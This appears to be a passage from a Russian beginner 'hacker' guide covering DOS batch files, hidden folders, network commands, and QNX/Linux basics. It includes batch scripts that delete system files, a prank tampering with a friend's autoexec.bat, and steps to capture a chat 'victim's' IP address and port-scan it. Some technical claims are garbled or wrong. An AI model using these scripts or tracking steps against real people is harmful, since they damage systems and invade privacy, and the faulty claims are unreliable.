Давайте немного позабавимся и займемся простеньким программированием. Откройте Блокнот: «Пуск» («**Start**»), «Программы» («**Programs**»), «Стандартные» («**Accessories**»), «Блокнот», («**Notepad**»). В нем мы будем печатать все команды пакетного файла.

Для начала я объясню, что собой представляет пакетный файл. (Объяснение будет скучным, так что можете пока вздремнуть. Но тогда вы пропустите важную информацию).

Пакетный файл — это текстовый файл с расширением .bat. DOS читает пакетные файлы и выполняет команды, которые находятся внутри этих файлов. Если пакетный файл содержит в себе команду DIR, то DOS выполняет ее, в какой бы директории она не находилась — причем без необходимости печатать ее каждый раз при запуске компьютера. Поэтому пакетные файлы не являются программами. Это лишь текстовые файлы с командами, которые читаются DOS. Никаких излишеств и недостатков. Никаких интерфейсов и программирующих языков. Только простенький скрипт. Классная штука, если вы хотите заморочить головы каким-то людям. Теперь присмотримся к этой конфетке повнимательней.

Для создания нашего пакетного файла мы используем Блокнот. В самом верху всегда ставится @Echo off. По умолчанию DOS показывает, что делает пакетный файл. Но когда вы добавляете @Echo off, DOS держит язык за зубами, если только вы не прикажете ей что-нибудь сказать.

Вам уже захотелось поместить на экран пару-тройку умных слов? Тогда сделайте это с помощью команды echo. Несмотря на @Echo off, вы можете использовать эту команду как угодно.

Echo — это вариант печати для DOS на других языках. Команда может вывести на экран любые буквосочетания. Если вам хочется изобразить на экране фразу: «От кого тут воняет?», напечатайте:

```
Echo От кого тут воняет?
```

Таким образом, у нас получился маленький пакетный файл:

```
@Echo off
```

```
Echo Эй, от кого тут так воняет?
```

Echo Рядом с тобой работать невозможно!

Echo Короче, я отключаюсь!

Как видите, мы применили @echo off и использовали несколько строк echo. Мы печатали команду, а затем через пробел — текст.

В пакетных файлах мы должны контролировать свое текущее местоположение. Например, если пользователь загружает пакетный файл в C:\Windows\Desktop>, вы должны указать в скрипте определенные папки, чтобы добраться до целевого файла или папки. Для этого применяются команды навигации. Предположим, вы хотите, чтобы пакетный файл удалил config.sys в драйве C:\, но вам известно, что он будет запускаться с «рабочего стола». Тогда вы должны напечатать следующий скрипт:

```
-----  
@Echo off  
CD\  
@Del config.sys  
-----
```

НЕ ЗАПУСКАЙТЕ ЭТОТ СКРИПТ НА ВАШЕМ КОМПЬЮТЕРЕ! ОН УДАЛИТ ВАШ CONFIG.SYS!

Итак, мы ввели стандартную строку @Echo off, нажали на Enter и напечатали CD\. Вторая строка приказывает DOS вернуться в главную папку, а это обычно — C:\.

Давайте рассмотрим еще один пример. Допустим, вы хотите пройти в папку C:/Windows/System/ и удалить файл msvbvm60.dll.

Мы создаем простенький пакетный файл, чтобы войти в эту папку, а затем удаляем файл:

```
-----  
@Echo off  
CD\
```

```
CD Windows
CD System
@Del msvbvm60.dll
Echo Файл успешно удален
```

То есть мы сначала печатаем команду @echo off и затыкаем рот DOS. Затем командой CD\ мы возвращаем DOS в C:\>, далее переводим ее в папку Windows и в папку System. После этого используем @del, чтобы удалить файл msvbvm60.dll. Далее мы печатаем сообщение об успешном удалении файла.

Другой полезной командой в пакетном файле DOS является Pause. Когда DOS встречает ее в пакетном файле, на экране появляется надпись: «Press any key to continue...», и когда пользователь нажимает какую-то клавишу, программа продолжается с того места, на котором она остановилась. Рассмотрим маленький пример:

```
@Echo off
CD\
CD windows
CD temp
```

Echo — этот пакетный файл удалит все временные файлы! Вы уверены, что хотите этого?

Нажмите CTRL + C, чтобы прервать выполнение команды, или любую другую клавишу, чтобы продолжить.

```
Pause
@del *.tmp
```

Прошу запомнить один полезный трюк: при выполнении любого пакетного файла вы можете нажать на CTRL + C, и DOS спросит вас о целесообразности приостановления его действия. Это означает остановку выполнения всей программы.

Если вы нажмете «Y», программа перестанет выполняться. Но она не будет удалена с харддиска.

Теперь поговорим о циклах (looping). Циклы являются фундаментальной концепцией в программном языке. А циклы в пакетном файле — это очень забавная штука. Для создания цикла требуются метка (label) и команда GOTO. Не пугайтесь. Все очень просто. Вот пример такого цикла:

```
-----  
@Echo off  
:cool  
Echo You smell  
GOTO cool  
-----
```

Как видите, мы вставили «кляп» (@Echo off) и создали метку. Метка всегда начинается с двоеточия (:), за которым следует имя. Вы можете выбрать любое имя.

Затем мы печатаем фразу для многократного повторения и заканчиваем скрипт простым созданием цикла с помощью GOTO. Строка «GOTO cool» указывает DOS вернуться к метке «cool» и выполнять этот цикл снова и снова до окончания времен.

На самом деле цикл будет выполняться до тех пор, пока пользователь не выйдет из режима DOS или не сделает рестарт компьютера. (Умные ребята, типа нас с вами, могут просто нажать на CTRL+C).

Теперь рассмотрим полезность циклов. Помните, я говорил, что autoexec.bat выполняется каждый раз, когда запускается Windows? А теперь представьте, что вам удастся отредактировать autoexec.bat вашего друга и, вставив бесконечный цикл с забавной надписью, сохранить изменения файла. Хе-хе-хе...

Конечно, с друзьями так поступать не стоит, но это несколько не отменяет полезность циклов. Чтобы закончить данную тему, я научу вас еще одному трюку. Если вам хочется выполнить пакетный файл, просто напечатайте его название в окне «Сеанс DOS».

Допустим, он называется у вас `hello.bat`. Тогда вы можете запустить его в действие, напечатав в окне «Сеанс DOS»: `hello.bat`.

Прочие полезные команды

Каждая из этих команд служит определенным целям. Их следует печатать в окне «Сеанс DOS».

Mem — тестирует память и показывает, сколько задействовано, доступно и т.д.

Использование: `Mem`

Netstat — показывает все активные интернетовские подключения к вашему компьютеру.

Аргументы: `-a`, `-A`, `-n`

Использование: `Netstat` или `Netstat -A`

Prompt — позволяет изменять подсказку. Подсказка — это то, что показывается в DOS, например, `C:\Windows>`.

Вы можете изменить вид подсказки. Для этого команда `Prompt` имеет три аргумента.

Первый (`$P`) заставляет DOS показывать текущие драйв и путь.

Второй (`$G`) приказывает DOS изображать Большее (`Greater`), чем знак (`>`).

Третий (`$T`) велит DOS указывать время как подсказку.

По умолчанию команда имеет следующий вид: `Prompt PG`.

VER — позволяет определять версию DOS или Windows, если пользователь вошел в «Сеанс DOS» из Windows.

Использование: `VER`

Edit — текстовый редактор для DOS. Чтобы начать работу с файлом, вам нужно напечатать: `edit имяфайла.ext`.

Если такой файл существует, то он откроется в текстовом редакторе.

Если файла не существует, то DOS создаст новый файл, и в него войдет все, что вы сохраните.

Использование: Edit autoexec.bat или Edit newfile.txt

Защита от пакетных файлов

Как вы уже поняли, некоторые пакетные файлы могут быть очень опасными. Если один из них находится на вашем «рабочем столе», вы можете случайно кликнуть по нему и запустить в действие. Возможно, вам лучше ассоциировать их открытие с другой программой, чтобы команды не выполнялись, а, например, отображались в Блокноте. Давайте посмотрим, как это делается.

Прежде всего нажмите «Пуск» (**Start**), «Выполнить» (**Run**) и напечатайте «Regedit» без кавычек.

Затем кликните на плюс («+») рядом с HKEY_CLASSES_ROOT.

Перед вами раскроется длинный список. Пройдите вниз, найдите папку Batfile и кликните на плюс рядом с ней.

Затем нажмите на плюс рядом с папкой SHELL.

После этого кликните правой кнопкой мыши на папке OPEN и переименуйте ее в RUN.

Теперь вернитесь назад и кликните по папке batfile. (Не по знаку плюс, а по папке с названием batfile.)

Дважды кликните по ярлыку Editflags в правой части окна и затем введите 00 00 00 00 как новое значение. Все остальные цифры удалите. (На некоторых компьютерах уже выставлены первые 4—5 нулей, так что можете оставить их на месте.)

Сделав это, кликните на X и выйдите из редактора реестра regedit.

Затем дважды кликните по ярлыку «Мой компьютер», нажмите «Вид» (**View**) и перейдите к «Свойствам папки» (**Folder Options**). Когда перед вами раскроется окно, кликните на «Типы файлов» (**File Types**) и найдите «Пакетный файл MS DOS». Кликните на кнопку «Изменить» (**Edit**).

Перед вами появится другое окно, и вы увидите список «Действия» (**Actions**).

В этом списке кликните на «Изменить» (**Edit**) и нажмите кнопку «Настройка по умолчанию».

Слово «Изменить» в меню поменяет шрифт на жирный. Тогда кликните на ОК. И снова на ОК.

Если вы правильно выполнили мои инструкции, то в следующий раз, когда вы дважды кликните на файл .bat в Windows, перед вами появится Блокнот. Вы сможете запустить пакетный файл только из DOS, напечатав его имя в подсказке. (Не забываете, что вы должны быть в папке, где находится файл.)

«Эксплоит»: папка с запрещенным доступом

Слово «эксплоит» переводится с английского как «подвиг» и «разработка». Хакеры называют им «дыру», найденную в программе — любую «дыру» в любой программе. Под «дырой» подразумевается недоработка программистов (так называемый «баг»). Такие недоработки позволяют нам получать то, что не предполагалось разработчиками. Сейчас я расскажу вам об очень старом хакерском трюке — настолько старом, что меня научили ему в детском саду, а было это в далеком XX веке.

Итак, ступайте на основной харддиск («Мой компьютер» и двойной клик по C:\).

Создайте новую папку и назовите ее коротким словом. Пусть названием будет слово «private».

Затем переместите все свои секретные и личные файлы в эту новую папку.

Вернитесь к диску C:/.

Теперь нажмите «Пуск», «Выполнить» и напечатайте «command» без кавычек.

Перед вами появится черное окно «Сеанс DOS». (Считайте, что мы выполнили самую трудную часть нашей операции.)

Теперь напечатайте: rename имя папки (удерживая alt, напечатайте 255) новое имя.

В нашем случае это будет выглядеть так:

```
rename private (Alt+255)private.
```

Убедитесь, что имеются пропуски между «rename», «имя папки» и Alt+255 имя папки.

Зачем нужно нажимать Alt+255? Потому что это «дыра», которая позволяет нам сделатьexploit.

Вы уже знаете, что, печатая Alt + число, можно получить особые символы. Если вы нажмете Alt+ 0169 в том месте, где печатается текст, то возникнет символ: ? .

Забавно, правда? Но вернемся к нашему «подвигу».

В старенькой DOS комбинация Alt+255 означала пропуск между символами (который создается самой длинной клавишей на клавиатуре — **space**). Когда появился Windows, какой-то программист решил изменить смысл комбинации. По его мнению, Alt+255 должно было соответствовать символу: «_» . Получилась маленькая неразбериха! Поэтому, если вы называете папку в DOS и используете комбинацию Alt+255, у Windows «съезжает крыша», и при попытке открыть эту папку вам выдается сообщение: «it cannot open that folder» («папка не может быть открыта»). Отныне все ваши личные файлы хранятся в защищенном месте, и никто не сможет добраться до них из Windows.

А как вам использовать эту папку? Снова идите в DOS: «Пуск» (**Start**), «Выполнить» (**Run**) и «command» без кавычек, затем переход в C:\ .

(Если вы видите надпись: «C:\windows» или что-то другое, то просто введите команду: CD\ , и она перенесет вас на основной харддиск.) Теперь напечатайте:

```
rename (ALT+255)имяпапки имяпапки .
```

В нашем примере это будет выглядеть так:

```
rename (ALT+255)private private .
```

Вы переименовали папку в DOS и сделали ее «нормальной». Теперь можно выйти из DOS и спокойно использовать Windows. Поработав над секретными файлами, снова запретите доступ к папке (повторите первоначальную процедуру) и сделайте ее недоступной из Windows. Лично мне этот трюк пригодился дважды.

Думаю, что и вы найдете его полезным. «В жизни случается разное: доброе и безобразное». Профессиональная конспирация хакеров начинается именно с таких мелочей.

DOS и компьютерная безопасность

Я научу вас некоторым командам для DOS, которые имеют отношение к компьютерной безопасности. Давайте начнем с чего-нибудь легкого. Например, с команды `ping`. Итак, войдите в режим `on-line`, затем выведите черное окно «Сеанса MS-DOS» и напечатайте: `ping yahoo.com`. В ответ вы получите примерно такую информацию:

«Обмен пакетами с yahoo.com [66.218.71.198] по 32 байт:

Ответ от 66.218.71.198: число байт=32 время=6мс
TTL=128

Ответ от 66.218.71.198: число байт=32 время<10мс
TTL=128

Ответ от 66.218.71.198: число байт=32 время<10мс
TTL=128

Ответ от 66.218.71.198: число байт=32 время<10мс
TTL=128

Статистика `ping` для 66.218.71.198:

Пакетов: послано=4, получено=4, потеряно=0 (0% потерь),

Приблизительное время передачи и приема:

Наименьшее=0мс, наибольшее=6мс, среднее=1мс

В основном эта информация означает, что `www.yahoo.com` активна и находится в режиме `on-line`. Иными словами, их компьютеры включены и работают. Когда вы хотите сделать `ping` какого-нибудь сайта, всегда убирайте спереди «www». Например, если вы делаете `ping` для `www.microsoft.com`, то напечатайте: `ping microsoft.com`.

Как видите, это очень простая команда. Она также работает с IP-адресами. (Если вы пока не знаете, что это такое, то не унывайте — мы поговорим о них позже.)

Формат тот же самый, только вместо стандартного адреса сайта мы печатаем его IP-адрес. Например: `Ping 212.74.226.182`. Эта команда сделает `ping` компьютера, который приписан к IP-адресу 212.74.226.182.

Ладно, поехали дальше. Следующая команда называется `tracert`. В зловещем черном DOS-окне печатаем:

```
tracert yahoo.com.
```

В ответ вы получите список компьютерных адресов, через которые ваш запрос идет к указанному месту назначения (в нашем случае — `yahoo.com`).

Интернет работает таким образом: когда вы хотите зайти на какой-то сайт, вы печатаете его адрес на своем броузере, затем ваш браузер передает адрес другому компьютеру в Сети, а тот, в свою очередь, пересылает запрос следующему компьютеру. И так далее и так далее, пока запрос не достигнет цели. Команда «`tracert`» показывает вам, сколько компьютеров находится в этой цепочке, и сообщает их IP-адреса. Формат такой же, как у команды `ping`. Как видите, `tracert` также работает с IP-адресами.

Теперь рассмотрим команду `netstat`. Эта команда показывает, сколько активных портов на вашем компьютере. Порты вроде дыр в вашей защите. Большинство из них закрыты, но некоторые открыты по разным причинам. И кое-какие причины очень опасны, потому что благодаря им кто-то может пробраться в ваш компьютер и сделать там все, что ему захочется. Поэтому снова возвращаемся в черное DOS-окно и печатаем: `netstat`.

Если у вас в машине кто-то гостит, вы получите список активных подключений к вашему компьютеру. Если список не появился, то примите мои поздравления — гостей в вашей машине на данный момент не имеется.

Если список появился, то перепишите IP-адреса, загляните на www.SamSpade.org и, перепечатав адреса, узнайте их хозяев. Возможно, некоторые из них вызовут у вас подозрение. Чтобы выставить от таких подозрительных гостей минимальную защиту, обзаведитесь программой из семейства Firewall.

Другой характерной чертой `netstat` является добавление к команде «-а». Напечатайте: `netstat -a` (и убедитесь, что между `netstat` и -а есть один пробел).

В окне «Сеанс-DOS» появится список всех открытых портов вашего компьютера.

В этом списке будет показано, имеются ли учрежденные соединения с одним из открытых портов.

Открытые порты могут означать «тройных коней» (или лазейки) на вашем компьютере.

Вот почему вы обязательно должны установить себе антивирус и Firewall.

На всякий случай дам вам такую таблицу:

netstat -a = команда показывает все открытые порты на вашем компьютере;

netstat -e = команда показывает всю информацию ethernet на вашем компьютере;

netstat -n = команда показывает IP всех компьютеров, подключенных к вам;

netstat -r = команда показывает информацию о маршрутизации;

netstat -s = команда показывает статистику о TCP/UDP на локальном компьютере.

Следующая команда **nbtstat -A** предупредит вас, если какой-то удаленный компьютер «шарит» (делит вместе с вами) или распечатывает ваши файлы (об этом мы поговорим подробнее в разделе «NetBIOS под Windows 9.x»). Команда печатается в таком виде:

```
nbtstat -A IP-адрес.
```

Не забывайте о пробеле между командой и префиксом.

Я знаю программку, в которой собраны все эти команды. Она очень удобна для использования и называется «Hacker's Office». Вы можете найти ее по адресу: www.geocities.com/darren1333/Software.html.

Как узнать чужие IP-адреса

Теперь давайте поговорим о том, как можно узнать чужие IP-адреса. Это очень простое занятие, если вы знаете, как действует программа, которая поможет вам напроситься в гости (то есть обес-

печит для вас хостинг). Если вы не знаете этого, то я вкратце, шаг за шагом объясню процесс.

Сначала нужно приобрести ту же чат-программу, которой пользуется ваша жертва — программу, обеспечивающую передачу файлов. Предположим, что человек применяет AIM (AOL Instant Messenger). Значит, и вы поступаете так же. Теперь вам нужно начать общение с жертвой. Предложите обменяться фотографиями и отправьте файл. Запомните! Файл должен превышать по размеру 100 Кб. Для его пересылки потребуются не меньше двух секунд, и вы получите время для кражи IP-адреса.

Одновременно с пересылкой файла кликните «Пуск» (**Start**), затем «Выполнить» (**Run**) и напечатайте «command» (без кавычек). В окне DOS напечатайте «netstat» (без кавычек). Перед вами развернется список всех соединений вашего компьютера. Ищите где-то рядом с портом 5190.

Или ищите запись, которая выглядит как комбинация слов и чисел. Она будет выглядеть примерно так (но не полностью таким образом):

```
2cust201.tnt10.syd2.da.uu.net
```

Получив ее, вы можете запустить наш славный «Hacker's Office» (Хакерский офис) под Nettools (Сетевые инструменты) кликнуть опцию «Resolve host» (Принять гостя).

Затем под hostname (имя гостя) напечатать ту запись, которую мы получили через «netstat» — в нашем примере: 2cust201.tnt10.syd2.da.uu.net.

Затем вы щелкаете по кнопке «resolve host» и ждете три секунды.

И... опаньки! Перед вами появляется IP-адрес. Вы можете использовать его в той же программе (Nettools в «Hacker's office»), чтобы провести полное сканирование того компьютера и посмотреть, какие порты у него открыты.

Если же ваша жертва не применяет чатовские программы, которые поддерживают пересылку файлов, а вам очень хочется достать IP-адрес этого человека, то лучше всего воспользоваться программой «IP sniffer» (снифер, — это «нюхач» или зверь, который своим чутьем находит дичь).

Данная программа позволит вам получать любые IP-адреса. Вы можете скачать ее здесь: <http://internet.downloadatoz.com/ip-sniffers>. Программа поставляется с инструкциями, так что вы получите полную консультацию на заданную тему.

***Внимание!** Если какие-то ссылки у вас не идут, то используйте поисковые системы. Находите указанные программы самостоятельно. В Сети имеется все, что необходимо для счастья начинающего хакера.*

Теперь представим вариант, что вам нужен IP-адрес сервера, который дает хостинг какому-нибудь сайту с адресом ???..com.

В этом случае вы снова используете функцию Resolve Host в Net Tools, печатаете этот адрес.com (без www.) и кликаете по кнопке «resolve host».

Если вам захочется узнать IP-адрес www.google.com, то под «resolve host» напечатайте: google.com, затем щелкните на Resolve host и подождите три секунды. Бумс! И вам выдается IP-адрес.

Виртуальная любовь

Любимая! Я установился в тебя по уши. Ты переформатировала все мои мозги. В моей оперативной памяти не было еще ничего подобного. Моя винда глючит. При виде тебя у меня повышается тактовая частота, а винт увеличивается в объеме. Давай создадим директорию! Но сначала — романтический ужин при зажженных экранах. Ты можешь сама вызвать меню. Лично я предпочитаю CD-ROM, но обещаю не перезагружаться. А потом мы пойдем на твой сайт. Или на мой. Откроем друг другу свои файлы. Я войду и выйду, войду и выйду..... Без всяких зависаний. Вот увидишь тебе понравится мой драйвер! И не беспокойся за свою материнскую плату, у меня есть антивирусы. Главное — не забывай во время сохраняться. Когда будешь готова, кликни два раза левой кнопкой. Только, пожалуйста, как можно реже используй свою саунд-карту. И тогда у нас с тобой будет полный апгрейд...

Глава 3

Другие операционные системы



Лежат в полуосной «корзине» три программы и спрашивают друг у друга, за что их удалили.

Одна:

— Меня удалили за то, что я под Windows.

Другая:

— А меня, представьте, удалили за то, что я не под Windows.

И спрашивают третью, а ее-то за что удалили. А та и отвечает:

— А я и есть Windows...



Помимо Windows имеются другие ОС: например, Linux/Qnx/OS/2. Ими пользуются миллионы человек.

Дело в том, что проблемы окон сделали Windows очень медленной и неэффективной программой. Она — прога большая, использует много системных ресурсов, имеет множество «дыр» в системе безопасности и очень нестабильная. Можно с чистой совестью сказать, что наиболее привлекательной и сильной чертой Windows является игрушка Solitaire. Еще можно отметить неплохой telnet, встроенный в сервер. Остальное — чистое ламерство.

Наверное, по этой причине в наше время становятся популярны версии Unix, то есть, ОС, использующие код Unix Code (Linux и Qnx — просто примеры).

Windows же построена не на Unix, а на сгнившем от старости коде DOS, который, кстати, тоже был придуман вовсе не Micro\$oftom. ОС, построенная на Unix, может управляться с множеством пользователей одновременно, никогда не зависает, не заставляет вас перезапускать компьютер, никогда не пичкает вас сообщениями об ошибках, происшедших в «сумеречной зоне». Кстати, в конце главы я привожу любопытный текст, в котором проводится сравнение операционных систем с авиакомпаниями — очень точно подмечено!

Однако у других ОС имеются свои недостатки. Для их инсталляции вам потребуется знание о делении жестких дисков. Новичкам нелегко разобраться в премудростях Linux. Если бы я был новичком, то начал бы изучение вселенной Unix с веселой и гибкой QNX. Она идеальна для начинающих пользователей. Затем через полгода или год я установил бы себе Linux.

QNX мне нравится тем, что она не требует от людей особых знаний. Вы устанавливаете ее под Windows, и дальше она делает все сама.

Что интересно, эта ОС умещается на одной дискете!

Вот и сравните:

Полная копия QNX занимает 20 Мб!

Linux требует 200 Мб;

Windows98x — 600 Мб!

Открой для себя QNX

QNX можно скачать на сайте <http://www.qnx.com>. Она совмещает в себе GUI (графический интерфейс пользователя) и методы регистрации Linux. Она не требует разбиения диска на части и может быть деинсталлирована в Windows за минуту.

При установке QNX запуск компьютера будет происходить обычным образом, но вам каждый раз придется выбирать, какую ОС загружать (Windows или QNX). Через 30 секунд автоматически загрузится Windows. Я рекомендую вам устанавливать только полную версию.

Итак, вы скачали QNX и готовитесь к ее установке. Дважды кликните на .exe-файле, чтобы начать инсталляцию. Действуйте очень внимательно.

Когда вас спросят, как много пространства для обмена (swap space для хранения qnx-файлов) вы хотите зарезервировать, укажите 600 Мб.

Когда возникнет экран, и вас попросят настроить аккаунт (учетную запись), выберите имя пользователя, введите пароль и внесите требуемую информацию. Затем вас спросят о корневом пароле.

Корень — это аккаунт божества на вашем компьютере. Если вы регистрируетесь как корень, то получаете доступ ко всем файлам, можете получать отчеты других пользователей без пароля, можете уничтожать любые директории и делать все, что вам захочется.

Но сначала вы должны ввести пароль для корня. Этот пароль не рекомендуется забывать или раскрывать другим людям.

Затем вы кликаете по кнопке Next, и ОС инсталлируется. После установки системы не создавайте загрузочный диск (boot disk). Проведите рестарт компьютера и поздравьте себя с установкой первой ОС, основанной на Unix!

Первое знакомство с QNX

После рестарта компьютера и до появления логотипа Windows перед вами возникнет коварная DOS и хитро спросит, не желаете ли вы стартовать Windows, QNX или деактивировать QNX DMA.

Выберите что-то похожее на QNX DMA ENABLED, но не кликайте по Windows и QNX DMA DISABLED.

При первом запуске QNX проведите долгий тест приложений. Затем появится интерфейс и у вас попросят стандартную информацию.

Возможно, вам предложат уточнить разрешение монитора, временную зону и тип клавиатуры (выбирайте стандартный).

После этих причуд кликните ОК, и возникнет окно для ввода логина. Здесь вы печатаете root как имя пользователя и пароль для корня. Или вы можете ввести пользовательское имя и пароль, выбранные при инсталляции.

Затем вы щелкаете на клавишу Enter, и на этом регистрация заканчивается. Если данные были введены правильно, перед вами открывается рабочий стол QNX.

На правой части расположена инструментальная панель. Вы выбираете нужное приложение и кликаете по нему. Попробуйте открыть каждую программу на панели. Заметьте, как быстро они открываются. Многие программы на панели имеют свои интерфейсы. Но среди них имеется одна, лишенная интерфейса. Мне придется рассказать о ней. А заодно мы поговорим о том, как файловая система организуется под QNX.

Организация файловой системы

Файловая система, основанная на Unix, организуется немного иначе, чем в Windows. В Windows основной жесткий диск называется C:\. А в QNX он называется /.

Перейдя в /, вы найдете кучу других папок. Это /bin или /bin/usr и т.д. Так что не ищите здесь ваш любимый диск C. Если вы регистрируетесь как обычный пользователь, то ваша особая папка, в которой сохраняются данные, будет иметь название /home/ваше_имя_пользователя.

Допустим, я зарегистрировался в Qnx, как Boss. Тогда моя папка «home» будет иметь вложенную папку /home/Boss. Вы можете хранить свои файлы только в директории «home». Если же вы зарегистрировались как root (супермен на этом компьютере), то вашей домашней папкой будет /root, и вы можете хранить файлы в ней. Теперь побродите по своей системе.

Чтобы увидеть все папки и файлы, пока вы в QNX, перейдите к панели справа и выберите «консоль управления файлами» (file manager).

Terminal

Теперь поговорим о таинственной программе, которая называется «Terminal». Terminal для клана Unix является тем же самым, что для Билла Гейтса — DOS.

Здесь доступен только текст и отсутствует графика. Тем не менее Terminal гораздо мощнее GUI (графического интерфейса пользователя). Terminal позволяет нам совершать такие дела, для которых GUI абсолютно не приспособлен.

При активации программы «terminal» происходит следующее:

- а) перед пользователем root появляется черное окно с символом #;
- б) перед обычным пользователем появляется черное окно с символом \$.

Как давать команды? Нужно встать на стул и громким голосом перечислить три желания. Хе-хе... Это шутка такая! На самом деле команды нужно печатать.

Вот несколько команд для навигации по вашему компьютеру:

cd foldername — Эта команда открывает папку (folder), которую вы определили. Например, чтобы открыть папку роор, вы должны напечатать: cd роор ;

ls — Эта команда перечисляет все файлы и папки в текущей директории. Используется так: ls ;

rm filename — Эта команда удаляет выбранный файл из текущей директории. Используется так: rm thisfile.txt ;

copy filename /path/filename — Копирует выбранный файл в текущую директорию по выбранному пути. Не удаляет оригинал. Используется так: `copy mytext.txt /root/mytext.txt`.

Команды системных утилит:

df — Эта команда расскажет вам, как много свободного пространства доступно на основном жестком диске. Используется так: `df`.

passwd — Эта команда изменяет пароль, который вы зарегистрировали для пользовательского имени. Если вы — `root` (что в буквальном смысле слова означает «корень»), то можете указать после команды `passwd`, какое пользовательское имя нужно изменить. Используется так:

а) для обычного пользователя: `passwd` (может изменять только ваш пароль);

б) для `Root`: `passwd` (чтобы изменить пароль `root`) или `passwd username` (изменяет пароль других имен пользователей).

su username — Эта команда называется «переключателем пользователей» (Switch Users). Предположим, что вы зарегистрировались как `root`. И, допустим, вы решили войти в аккаунт `Boss`. В этом случае вы печатаете: `su Boss`. Компьютер автоматически переключается на это имя пользователя без требования пароля, потому что вы — Корень! Ну а если вы не `root`, то у вас должен быть пароль к аккаунту, на который вы переключаетесь.

Особенности установки Linux

Если вы решили совместить уже имеющийся `Windows` с системой `Linux`, вам придется поделить жесткий диск на части. Дело в том, что `Windows` и `Linux` имеют абсолютно разные способы доступа к жестким дискам и по-разному управляют файлами. Если они будут использовать одно и то же дисковое пространство, возникнет конфликт, который вызовет множество серьезных проблем.

Существуют программы `MS-DOS`, которые делят диск на части. Но они являются «летальными» программами. Создавая новую часть, они могут уничтожить или испортить файлы на другой части. Если вы хотите создать область `Linux` без уничтожения фай-

лов Windows, вам нужна «нелетальная» программа разбивки диска. В современных версиях Linux такая программа имеется.

При установке Linux вас могут спросить, имеете ли вы адаптеры SCSI. Адаптером SCSI могут быть и «мышь», и принтер, и сканер. Все зависит от того, имеете ли вы SCSI-контроллер. Эту информацию вы можете найти либо в вашем мануале, либо в папке «Система» на Панели управления.

Далее, могут возникнуть проблемы с диалоговым окном «Disk Setup» и вопросами о частях жесткого диска. Внизу окна находятся три кнопки: «Disk Druid», «fdisk» и «back». Если вы уже настроили деление диска на части, выберите «Disk Druid». Если у вас пока только одна часть с установленным Windows, то наверху экрана появится нечто схожее с этим:

Mount	Point	Device	Requested	Actual	Type
	hda1	??MB	??MB	Win95	
	hda2	??MB	??MB	Linux Swap	
	hda3	??MB	??MB	Linux Native	

Mount point должна быть пустой.

«**Device**» — это имя части.

«**Requested**» (требуемое) — количество пространства на жестком диске, которое вы хотите дать этой части.

«**Actual**» (фактическое) — количество пространства на жестком диске, которое реально занимает эта часть.

«**Type**» — то, что размещается на этой части.

(Не смущайтесь, если ваш экран не будет походить на эту диаграмму.)

Теперь вам нужно выбрать «**Linux Native**» и нажать на «tab», а затем на кнопку «**edit**». Клавиша пробела даст вам новое диалоговое окно.

Выделите «косую» (/) и нажмите ОК. Вы вернетесь к главному экрану.

Нажмите «tab», ОК и клавишу пробела.

В этой процедуре вы выходите в корневую директорию части Linux Native. Эта директория обозначена косой линией.

Затем вас спросят, какие части форматировать. Выберите ту, в которой находится «Linux Native».

Вы выбираете часть «/dev/xxxx/», где «xxxx» — имя устройства в строке Linux Native.

Если устройством является hda3, то выберите «/dev/hda3».

Если устройством является hda6, то выберите «/dev/hda6». Будьте внимательны и выберите для форматирования правильную часть.

После инсталляции начнется фаза конфигурации аппаратных средств: монитора, мыши и т.д. Вас попросят обозначить временную зону и сверить часы. Затем вам нужно будет конфигурировать пользователей. Процедура аналогична QNX. Не забудьте создать загрузочный диск.

Взаимодействуя с консолью Linux, вы фактически используете оболочку системы. Оболочка — это программа для вашего общения с Kernel (ядром системы). Она как бы служит переводчиком для двух персон, которые говорят на разных языках.

Языком пользователя являются команды Linux, в то время как Kernel говорит на своем очень сложном языке. Обращаясь к нему, вы говорите с оболочкой на вашем языке, а она толкует Kernel смысл ваших запросов. Несмотря на множество систем Linux, оболочек мало. Вот некоторые из них:

```
ash
bash
bsh
csh
tcsh
zsh
```

Самой популярной и мощной является «bash» (borne again shell).

Если вы хотите поучить дополнительную и конкретную информацию о Linux, загляните на сайты, список которых я прилагаю ниже:

www.linux.com — сайт Linux

www.linux.org — сайт, полезный для изучения Linux

www.kernel.org — отсюда можно скачивать новейшие версии Kernel

www.cyberarmy.com — сайт, который усилит ваши Skillz (умения)

www.redhat.com — сайт почившей RedHat

www.freshmeat.net — здесь много программ для Linux

www.davecentral.com — еще коллекция программ

www.gimp.com — Photoshop

www.xmms.org — Winamp

www.opera.com — альтернатива для вэб-броузера Netscape

/usr/share/doc/howto/en/ — это не вэб-адрес, но здесь тоже хранится много информации.

Встретились как-то Windows и Linux. Linux спрашивает:
— Ты кто?
Windows оглянулась и говорит шепотом:
— Я — операционная система.
А ты кто?
Linux оглянулся и отвечает шепотом:
— А я — UNIX!

Таблица основных команд Unix (включая перечисленные в QNX)

ls <dir>	Эта команда перечисляет все файлы в директории. Общей опцией является ls -al показывает chmod, владельца и дату создания файлов).
cd <dir>	Эта команда позволяет вам перемещаться из одной директории в другую.
cat <file>	Эта команда позволяет вам видеть содержание файла.
whoami	Эта команда говорит, каким пользователем вы зарегистрированы.
uname -a	Эта команда говорит, какой Kernel вы используете.
man <command>	Эта команда дает полезную информацию о командах, которые вы вводите. Благодаря ей вы можете узнать, как пользоваться определенными командами.
<command> —help	Эта команда вызывает краткую подсказку для тех, кто знает команду, но хочет уточнить ее опции.
users	Эта команда говорит вам, какие пользователи зарегистрировались в данный момент в системе.
cp <file> <newlocation>	Эта команда копирует файл в другое место.
mv <file> <newlocation>	Эта команда перемещает (переименовывает) файл.
rm <file>	Эта команда удаляет файл, который вы ввели. Использование команды rm -rf <directory> удаляет папку.
joe	Эта команда вызывает словарный редактор.
pico	Еще один словарный редактор.

Unzip

В отличие от Windows, Linux имеет много разных типов .zip-файлов. Вам не мешало бы научиться «разжимать» их самостоятельно и без посторонних советов. Ниже приведены команды для unzip-файлов:

```
.tar.gz      gunzip .tar.gz then tar xfv .tar
```

```
.gz          gunzip
```

```
.tar         tar xfv
```

```
.zip         unzip
```

```
.Z           unzip
```

Таблица Chmod

Это важный элемент. Если вы хотите обезопасить свою систему, вам следует ознакомиться с chmod-файловыми разрешениями. Файл имеет часть, которая говорит, кто может читать, писать и выполнять его. Если вы выполняете ls -al на файле, то получите нечто похожее:

```
-rwx-x-x 1 root users 7667 May 18 16:30 linux-  
tips
```

Видите -rwx-x-x в начале? Это файловые разрешения. Они делятся на четыре части.

Первый интервал указывает, является ли файл папкой или не является (если является, в интервале ставится d).

